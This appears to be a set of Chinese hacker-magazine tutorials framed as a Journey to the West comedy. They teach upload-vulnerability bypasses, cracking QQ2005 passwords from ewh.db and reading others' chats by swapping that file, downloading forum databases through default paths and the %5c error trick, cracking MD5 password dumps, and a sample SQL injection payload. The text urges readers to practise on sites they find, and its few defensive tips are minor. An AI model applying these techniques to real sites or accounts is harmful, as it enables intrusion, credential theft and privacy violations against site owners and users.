


图16

老孙再做个总结，大家就下课吧！上传漏洞是所有漏洞中危害最大，使用方法也最简单的漏洞，今天给你们讲的路径自定义和文件名自定义仅仅是其中的两种而已！以后大家也许还会碰到一些更简单的上传漏洞！比如在上传的时候，将允许上传的类型改为asp.（注意后面多加了一个点）或者是asp加一个空格，很有可能就会成功！由于时间限制俺就不再一一介绍原理和实例了！你们回去后，要记得用百度和狗狗多搜搜，练习练习，八戒，说你呢，别老想着沙师弟的网站！不过，正如沙师弟三番五次的删除上传文件一样，上传文件一旦被删除就很难再利用了！下节课俺会再教大家几招新的方法，管理员是绝对不敢将那些文件删除的！”

八戒小眼瞪得贼圆，哈喇子都打湿了半边衣裳，直盯着悟空。悟空却只是轻轻一个飞吻：“Ladys And Gentleman！下回见！”

（本文涉及到的软件WSockExpert，在光盘已有收录）



QQ2005贺岁版登录口令加密算法破解实战

magic dog

QQ2005贺岁版的加密原理与以前的版本比较起来，并没有新的改变。密码在正确登录后，会将加密的结果保存在用户目录的ewh.db文件中，加密采用MD5算法，通过N次循环以及异或后求反，最终计算出加密的结果，与用户的ewh.db文件中密文比较，以判断输入的密码是否正确。说的再明白一点儿，QQ把登录的口令保存在本地用户目录的ewh.db文件里了，这就使得本地破解成为了可能。当然了，说得轻巧，真要实现起来，却并不这么容易，因为QQ使用了N次的循环加密，据Binny对收集的ewh.db进行统计，循环都在40万次以上。经过40万次加密后的密文是一个Hash（哈希）值，而Hash散列算法非常容易产生碰撞，也就是完全不同的密码产生的Hash值有可能是相同的，这样一来，我们的破解速度就提高了许多。虽然如此，可依靠这种破解在现实中仍然是很难实现的，好在在QQ的身份验证中还存在另外一个漏洞，就是将ewh.db中的QQ号替换成别人的QQ号，然后把这个文件放在别人的目录下，就可以看到对方的聊天记录了，只要用户的ewh.db文件符合前边的加密算法，QQ就会认为这个用户是合法的，这样，如果我们制作一个ewh.db文件，让那个40万次的加密变成0，就可以让计算机从循环中解脱出来了。

好了，好了，不多说了，看到这儿，可能有许多朋友已经头晕了，关于QQ2005的加密算法，感兴趣的朋友可以参考Binny在

安全焦点上发的贴子（https://www.xfocus.net/bbs/index.php?act=ST&f=2&t=47269），我想菜鸟朋友们最关心的还是实际的操作，好的，下边，我们就以实例来讲解一下如何使用QQCrack来破解QQ2005贺岁版的口令的。

以我的QQ例子，我把QQ安装在了E盘具体路径是E:\fun\game\QQ\QQ.EXE，而我们要的文件，就是保存该用户密码的DB文件（数据库文件）在E:\fun\game\QQ\182397012\EWH.db。"EWH.db"就是保存密码的文件了。腾讯QQ有个记录密码的功能，目的是方便在家上网的用户每次登录QQ时不用再烦琐地输入号码和密码，这个在我们看来腾讯简直是在自杀！但是你也别高兴得太早，虽然你没有选择"记录密码"，而你的密码仍会保存在这个DB文件里，以方便QQ程序从本地读取用户信息而不用再向服务器发送请求读取用户信息，这样便缩短了用户登陆上QQ的时间。但是万事有利即有弊，今天我就给大家说下怎么从EWH.db文件下手获取用户密码，^_^（嘿，台下那位仁兄别流口水啦~）。

首先给大家介绍款破解QQ2005贺岁版本地密码的工具：QQCrack。实际上我们还是采用的暴力破解本地密码，QQCrack主界面如图1。




图 1

"QQ文件"处是输入正确你要要爆破的用户的"EWH3.DB"文件的路径，当你选择后"QQ号码"处会显示要破解的QQ号，"QQ文件Hash"处显示经过了N次MD5加密的该用户的密码，下面各位就只用加载字典了，选择好文件，点击"打开"，如图2。




图 2

程序开始跑密码了，如图3。




图 3

当密码跑出来时程序会提醒你，如图4。




图 4

总得来说这个程序使用是很傻瓜化的，不过我想说明下：

1．本程序不提供字典，需要自己制作字典，不过好在网上制作字典的工具多如牛毛。

2．破解速度的快慢在于你要破解的密码的长度、内容的复杂与否和你做的字典的好坏有很大关系。

3．一般情况下是一秒钟跑3个密码左右，比起相同的破解MD5的工具速度的确是慢了不少，但是文章开头我就说了腾讯是把用户的密码经过了N次MD5加密了的，这样一来自然在破解时我们也要MD5加密N次了，而且这样一来我们也不能用一般的MD5CRACK软件来跑密码了，算法都不一样了。

（文章中涉及到的程序QQCrack已经收录于光盘中）

网站入侵常用模式之数据库的入侵

悟空也闭关[F.W.S.T]

本已说好讲完一堂课回花果山养老的悟空受不了师父的唠叨和没完没了的"only you!"，以及八戒的死缠烂磨，又开始了新的一节课。一旁的八戒给悟空端来了一杯果汁。悟空清了清喉咙，提高了嗓门道："很多站长听说了上传漏洞以后，都喜欢像沙师弟那样把漏洞文件一删了之。其实只是治标不治本的方法。只能做权宜之计！升级论坛到最新版本，打补丁才是上上之策。而且，其实洞网6.0还有好多大漏洞呢！最简单的，比如暴库！"

"暴库？"三人睁大了眼睛。脑海中浮现出成龙电影里美女+爆破的场景。

"我们这里的库是指数据库，而暴呢？是指暴错！指把数据库的位置利用暴错的方法泄露出来。从而达到下载数据库的目的"

"猴哥猴哥，这数据库是什么样的东西？"八戒惊愕。

"数据库，从字面上来理解可以把它当作存放数据的好大的仓库。又是一门很系统很深奥的学科！你这样的智慧我是没有办法和你解释清楚的。具体的东西在此并不多说，这里大家要掌握几点：第一，我们现在使用的数据库大多是第三代的关系数据库。所有的数据都以关系的形式存放。具体到实例则是一张张的二维表！每张表要有表名，里面的一行就是一个记录，而每一列都代表这个记录的某种属性！我知道大家听着可能头大，甚至听不懂，没关系，我们用ACCESS打开动网论坛的数据库dvbbs6.mdb给大家看看，如图1。




图 1

"看到里面很多东西了吧！这里就是一张一张的表！admin是

管理员表的表名！user 是用户表的表名！我们打开管理员表看看，如图 2。”




图 2

“其中，username 是管理员管理后台时的名字，password 是 MD5 加了密的密码！flag 代表的是权限，每一个数字代表着某种权限。（如果有自己的论坛时，新增管理员就会用到这些，同样是管理员，权限可以设置不一样！）后面几个分别是最后登陆的时间、IP 和前台对应的用户名，这样就保证了必须同时知道了前后台密码才能进入后台！”悟空非常有耐心的讲解。他想到想当初自己闭关伊始，菜到不行，又看不懂黑客 X 档案上技术文章时的心理，所以尽可能详细的给三人讲解！

“那我们得到数据库有什么用啊？这个破东东的密码完全看不懂嘛！那个 MD5 又是什么东西？”

“MD5 是加密的一种方式，就是把密码经过一定的计算，得到一种看不出原文的东西。也就是说，你们每天都吃着饭，可是却看不到饭一样。我们一般叫这个为散列，或者暗文。当然，这种算法是公开的，而且以前的说法是不可逆的！也就是不可能还原为明文的！（去年底山东大学有个王教授似乎把它研究的很透，可以用某种方法找到与密码匹配的明文，不过这是题外话了。）比如，初始密码是 123456，经过 MD5 的 16 位加密后就是 49ba59abbe56e057，而验证的时候，比如我们输入 12345，得到的散列是 ea8a706c4c34a168，然后与数据库里的散列比较。相同则通过验证，不同则失败。不过我们可以使用网上提供的工具破解，从 0 开始，一个一个去 MD5 加密计算，一直算到有一个数和我们得到的散列一样的时候，就成功了！纯数字 8 位以下的话，现在的工具（MD5_Crack 3.1）用不了几分钟就可以跑出来了。所以这里要提醒几位，如果你们的密码强度很小的话，赶紧去改一个好一点的密码吧！俺有次下载了一个数据库，把里面的 310 个密码拿工具来跑 8 位数字。（因为一般人使用生日做密码的时候，9xx0x0x 最多就 8 位了）结果 6 分钟跑出了 180 多个！如图 3。




图 3

沙僧凝眉寻思着自己的论坛密码，暗自欣喜道：“哈哈，我的密码是字母加数字的！跑不出来吧！”

悟空把眼睛一眯笑道：“嘿嘿，你的密码是 admin888 对吧？”

沙僧大吃一惊，“你怎么晓得？”

八戒冷不丁插了一句话进来：“刚才已经说明了，默认的密码就是这个……哈哈，我这样的猪头都记得。”

沙僧面红耳赤的解释：“俺当初念叨着这个密码挺吉利的，好多 8，还想着它有一天给俺带来个美女呢！就没改它，没想到，居然这样……唉~”说罢马上去改了密码。

趁着沙僧改密码的空挡，八戒偷偷的问悟空：“大师兄，赶紧告诉我沙师弟的数据库位置在哪里？我装有 OFFICE，可以打开看吧？”

悟空呵呵一笑，说道：“你试试默认的位置，沙师弟肯定没改！”

八戒找到说明文档，看到里面提到的数据库默认位置是 /data/dvbbs6.mdb，于是输入 http://www.沙僧牌通天鱼专卖.com/bbs/data/dvbbs6.mdb 果然出现了下载页面！于是用 flashget 开了十个线程下载。不一会就下完了，把 user 表里的密码整列复制出来，新建一个文本文档。然后粘贴进去，再将文件开头的非 MD5 散列删掉，使得每行一个散列。用 MD5 crack 开始跑了起来。很多朋友喜欢用同一个密码，要是将 QQ 号也留在了资料里，就很危险了！当然，据笔者实验，现在能被跑出来的密码里再找 QQ 号密码的成功率不高。

沙僧改完密码回来，看到八戒屁颠屁颠的正跑着密码！再看看里面的资料居然是自己论坛的！于是又将论坛数据库的名字改得乱七八糟，还加了 # 号，后缀名该为 .asp！弄得自以为满意了以后，得意地拍了拍八戒的肩膀，“别跑了！俺把东西都改了！哈哈，现在就是一只蚂蚁都爬不进。”

小提示： 把 # 号用做文件名的话，如果直接用 IE 访问会只访问 # 号前面的部分，比如我们的文件名是 #data.asp，完整路径是 http:// www.沙僧牌通天鱼专卖.com/bbs/#data.asp，那么直接在浏览器里输入这个 url 的时候会只访问到 # 前面的部分，后面的被忽略了，得到的结果是虚拟目录不能被列出而拒绝访问！如图 4。当然，这并不是没有办法解决的！我们只需要将 # 号改为 %23，http:// www.沙僧牌通天鱼专卖.com/bbs/%23data.asp 就会看到了！不过可能是乱码，这时候我们用 flashget 下载，然后再改回 .mdb 格式，又可以用 ACCESS 打开了！




图 4

“可是，猴哥！你怎么知道它现在的路径在哪里啊？”

悟空把头上的猴毛一吹：“呆子，看好了！我们访问 http://www.沙僧牌通天鱼专卖.com/bbs/conn.asp，看到了什么？”

“一片空白……”八戒一脸木然。

“把 conn.asp 前面的那一个‘/’改为‘%5c’呢？”

“500 错误！怎么回事？怎么出错了？”八戒生怕把沙僧的网站搞坏了！

悟空把鼠标抢过来，点开“IE 属性→高级→把友好错误提示”前面那个钩去掉，确定退出后，再刷新那个页面！

```
Microsoft JET Database Engine 错误 '80004005'
找不到文件 'E:\WEB\沙僧牌通天鱼专卖\data\#dvbbs6GKYFhlkuh.asp'。
/bbs\conn.asp，行 12
```

八戒的口水又流了出来：“这就是沙师弟现在的数据库的位置吧？”

“呵呵，这里其实是错误的位置！真正的位置应该是 **E:\WEB\沙僧牌通天鱼专卖\bbs\data\#dvbbs6GKYFhlkuh.asp**

“大师兄，为何如此？”沙僧这臭小子原来也一直在旁边偷听着。

“哼哼，这招‘%5c’暴库大法由来已久，可是他的原理却一直找不到官方的答案！今天俺老孙也来做个私人的讲解！听好了哦，是独家的哦，听完收费，每人五块。”

讲解：ASP程序连接数据库一般专门有一个文件，而且由于习惯问题，很喜欢将其起名为conn.asp。我们看看这个文件里写了些什么！只保留部分关键代码：

```
<%
option explicit
'更改数据库名字
db=" data/#dvbbs6GKYFhlkuh.asp "
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
%>
```

其中一句Server.MapPath(db)就是说db是虚拟路径，求出它的完整的物理路径。它会根据conn.asp的当前目录（在这里就是E：\WEB\沙僧牌通天鱼专卖\bbs）加上后面跟着的data/#dvbbs6GKYFhlkuh.asp，合起来就是E:\WEB\沙僧牌通天鱼专卖\bbs\ data/#dvbbs6GKYFhlkuh.asp，当我们把提交成%5c（其实是\的unicode表达法）的时候，IIS的理解和ASP的理解不同。IIS理解为和/没什么区别，于是我们正常的访问到了conn.asp，而conn.asp来解释的时候，\是网站根目录的意思！在这里也就是E：\WEB\沙僧牌通天鱼专卖\，然后再加上data/#dvbbs6GKYFhlkuh.asp，就变成了那个错误信息的提示了！当然，这只是暴库的一种情况！如果conn.asp在网站的根目录下，根据俺的这个理解是不可能暴出来的！网上那种http://www.target.com/notexists..%5cconn.asp是不可能的！事实上我也没听说过谁成功过。还有就是，conn.asp在另一个inc目录下，这样可以直接访问也可以暴出来。原理同上。如果大家理解了这里颠来倒去的\和/还有%5c就好办了。如果不理解，推荐大家去看看《有关Server.Mappath详细接触》这篇文章，用百度搜得到。哈哈，打完收工，给钱给钱，不能欠费。

沙僧一面努力消化，一面插了插悟空：“大师兄，那有办法补救吗？”

“这个简单，我们只需要在conn.asp里加上一句on error resume next就可以了。这句话的意思大家查查字典就知道了。遇到错误的时候直接跳到下一个，不把错误报出来别人就没有机会了！这叫打死不招。”悟空得意地晃晃脑袋说道。

又是一杯茶的功夫，沙僧高效率的把暴库的漏洞补上了。唐僧揉了揉刚睡醒的眼睛：“阿空，现在沙僧的网站可安全否？”悟空端回一杯咖啡：“俺老孙用英语明确的告诉你——不YES！”

沙僧倒还记得先前悟空的话：“大师兄，我记得你还说过我的网站有SQL注入漏洞是吧？我听那些帮我做网站的人说过，SQL好象是数据库？”

八戒倒是学乖了，知道悟空其实好多东西都是用百度搜出来的，这次干脆自己打开百度搜了起来，扇扇油腻腻的大耳朵，说道：“结构化查询语言（Structured Query Language）是现在所有关系数据库的通用语言，虽然各个数据库的语言略有不同，但大多符合通用SQL标准。”

“哈哈，呆子你耍帅可比某些人装懂要象样多了！不愧是头老猪啊。哈哈。”悟空一边说一边用眼角看了看唐僧，“不过具体到举例子还是俺亲自来吧！我们返回先前那个数据库！在SQL里查询数据的语句是select，比如**select [password] from [admin] where [username]=' admin'**；这句的意思就是……我先说明一下，俺不按书本上的解释来说，而是直接采用E文翻译法解释此句子，E文不好的朋友查查每个单词的意思就行了，从admin表中将username为admin的password选出来。书上则会这么解释：查询admin表中username为admin的password列。”

“嘿嘿，你这么解释倒挺适合为师的！”唐僧终于感到能听懂一点东西，欣慰之极。

> **小知识：**
> SQL查询语句格式：**select [列名] from [表名] where [限制条件]**；
> 修改语句：**update [列名] from [表名] where [限制条件]**；
> 删除语句：**delete from [表名] where [限制条件]**；这里没有列名，因为一删就是删一整行！如果想删某个数据可以用update清空。

“嗯，在ASP程序中，一般限制条件都是由我们提交的！举个最简单的例子，如果有一个这样的ASP程序，接收我们提交的id选项后，SQL语句是**select * from [table] where [id]=request("id")**，而且对我们的id没有做任何处理就直接带到SQL里执行的话！就会造成SQL注射的情况发生。比如我们提交的id改变一下，变成了“12 and exists (select * from admin where username=admin)”(不包括引号)，于是完整的句子就变成了**select * from [table] where id=12 and exists (select * from admin where username=admin)**，由于有个and，就要求后面的句子逻辑也成立。(如果admin表中存在一个用户名为admin的记录，那么逻辑为真，也就是1）再配合一些函数，完全可以将猜得到的表和列里的数据完全得到！UNSERSTAND！”

